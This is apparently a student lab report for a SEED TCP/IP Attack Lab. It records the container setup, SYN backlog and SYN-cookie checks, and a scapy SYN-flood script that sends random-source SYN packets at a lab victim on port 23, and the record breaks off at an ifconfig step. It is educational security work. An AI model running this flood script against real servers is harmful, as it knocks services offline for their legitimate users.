CSC 223 - Team Hi

Title and Experiment #	Final Project: TCP/IP Attack Lab
Name	Gianna Galard, Cheng Wang, Unaiza Nizami
Date Performed	30-Nov-22
Date Submitted	11-Dec-22

The student pledges this work to be their own *Gianna Galard, Cheng Wang, Unaiza Nizami*

Table of Contents

Overview


In security education, we study mistakes that lead to software vulnerabilities. Analyzing past mistakes helps students understand why systems are vulnerable, why a seemingly innocent mistake can become a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the typical patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing. The learning objective of this lab is for students to gain first-hand experience with vulnerabilities, as well as with attacks against these vulnerabilities.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed from the beginning rather than being added as an afterthought. Moreover, studying these vulnerabilities helps students understand the challenges of network security and why many network security measures are needed. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

Lab Environment Setup

- Launched the Virtual Machine



Kali 2020 x64 Customized by ...
Powered Off

SEED-Ubuntu20.04
Running

General
Name: SEED-Ubuntu20.04
Operating System: Ubuntu (64-bit)

System
Base Memory: 2048 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory: 28 MB
Graphics Controller: VMSVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled


Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: SEED-Ubuntu20.04.vdi (Normal, 80.00 GB)

Audio
Host Driver: Windows DirectSound
Controller: ICH AC97


Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')

USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)

- Downloaded and used Labsetup as a shared folder between Linux VM and Host PC
- Ran the following commands in the following order in terminal:
    - dcbuild to build the container
    - dcup to start the container
    - ***note* -> when running dcup, I received an error that the address was already being used. After further research on Google, the solution was to simply stop any containers running which can be seen by using the docker container ls, and then stopping all containers using: docker container stop $(docker ps -aq)**




```
[11/30/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (hostA-10.9.0.5, www-10.9.0.5, mysql-10.9.0.6, defender-10.9.
0.5, hostB-10.9.0.6) for this project. If you removed or renamed this service in your compose
file, you can run this command with the --remove-orphans flag to clean it up.
Starting seed-attacker ...
Creating user1-10.9.0.6   ... error
Starting seed-attacker    ... done
Creating user2-10.9.0.7   ...
Creating victim-10.9.0.5 ... done
Creating user2-10.9.0.7   ... done
```




```
[11/30/22]seed@VM:~/.../Labsetup$ docker container stop $(docker ps -aq)
88e978ebbca7
7109353d0799
098f1f62f482
b9d9a29e7e73
d222f48965d5
8cc77b22772d
142d1ad38c0c
f9d9943587bf
92f213f3a4e6
```

- Afterwords, running dcup worked correctly:



```
[11/30/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (hostA-10.9.0.5, hostB-10.9.0.6, mysql-10.9.0.6, www-
10.9.0.5, defender-10.9.0.5) for this project. If you removed or renamed this service
in your compose file, you can run this command with the --remove-orphans flag to clean
 it up.
Starting seed-attacker   ... done

Starting user2-10.9.0.7  ... done

Starting user1-10.9.0.6  ... done

Starting victim-10.9.0.5 ... done

Attaching to seed-attacker, user1-10.9.0.6, user2-10.9.0.7, victim-10.9.0.5
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
```

- To verify that it's working correctly, I ran dockps to view the id's of the containers:




```
[11/30/22]seed@VM:~/.../Labsetup$ dockps
88e978ebbca7  user2-10.9.0.7
7109353d0799  user1-10.9.0.6
098f1f62f482  victim-10.9.0.5
b9d9a29e7e73  seed-attacker
```

Lab Task 1: SYN Flooding Attack

An SYN flood (half-open attack) is a type of DDoS attack which aims to make a server unavailable to legitimate traffic by consuming all available server resources. By repeatedly sending initial connection request (SYN) packets, the attacker can overwhelm all available ports on a targeted server machine, causing the targeted device to respond to legitimate traffic sluggishly or not at all. Through this attack, attackers can flood the victim's queue used for half-opened connections, i.e., the connections that have finished SYN and SYN-ACK but have not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connections.


I first opened the shell of victim-10.9.0.5 and ran the given command to see how much memory the machine has:



```
[11/30/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@098f1f62f482:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@098f1f62f482:/# 
```


It is shown above that the victim has a queue size of 128

Then, I ran the command netstat -nat to check the usage of the queue along with the number of half-opened connections associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.




```
root@098f1f62f482:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44371        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@098f1f62f482:/# 
```

I then opened the shell for user1-10.9.0.6 and initialized a connection with the victim at 10.9.0.5



```
[11/30/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@7109353d0799:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
098f1f62f482 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@098f1f62f482:~$ 
```

Now, I can verify the 3-way connection by going back to the victim and running the command netstat -nat where we can see a third established connection:


```
root@098f1f62f482:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44371        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:55558          ESTABLISHED
root@098f1f62f482:/# 
```


As stated above, the 3-way handshake is finished, and the state of the connections is ESTABLISHED

I then went back to the victim shell, and navigated to the shared folder between the victim and user1 which is located ./home/seed/. I then created a file called victim:




```
root@098f1f62f482:/# cd home/seed/
root@098f1f62f482:/home/seed# touch victim
root@098f1f62f482:/home/seed# ls
victim
root@098f1f62f482:/home/seed# 
```

After creating the victim file, I went back to the user1 shell and ran ls to show the local files:



```
seed@098f1f62f482:~$ ls
victim
seed@098f1f62f482:~$ 
```

I then went back into the victim shell and ran the command sysctl -a | grep syncookies to display the SYN cookie flag:




```
root@098f1f62f482:/home/seed# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

According to the output, the flag is set to 0 which means that the SYN cookie is turned off

Task 1.1: Launching the Attack Using Python

I first created a new file in the shared folder between my local pc and the container called synflood.py with the template given in the lab:




```
[11/30/22]seed@VM:~/.../volumes$ gedit synflood.py
```

```
1 #!/bin/env python3
2
3 from scapy.all import IP, TCP, send
4 from ipaddress import IPv4Address
5 from random import getrandbits
6
7 ip = IP(dst="*.*.*.*")
8 tcp = TCP(dport=**, flags='S')
9 pkt = ip/tcp
10
11 while True:
12         pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
13         pkt[TCP].sport = getrandbits(16) # source port
14         pkt[TCP].seq = getrandbits(32) # sequence number
15         send(pkt, verbose = 0)
```


```
root@098f1f62f482:/
```

I then filled in the blanks on line 7 with the victims ip, and from previous knowledge acquired from lab 6, I also filled in the port number 23 since we use telnet to connect to the victim from user1




```
5 from random import getrandbits
6
7 ip = IP(dst="10.9.0.5")
8 tcp = TCP(dport=23, flags='S')
9 pkt = ip/tcp
10
11 while True:
12         pkt[IP].src = str(IPv4Address(
```

I then went to the seed-attacker shell, and ran the command ifconfig to retrieve the interface name:




```
root@VM:/# ifconfig
br-e359143839a3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
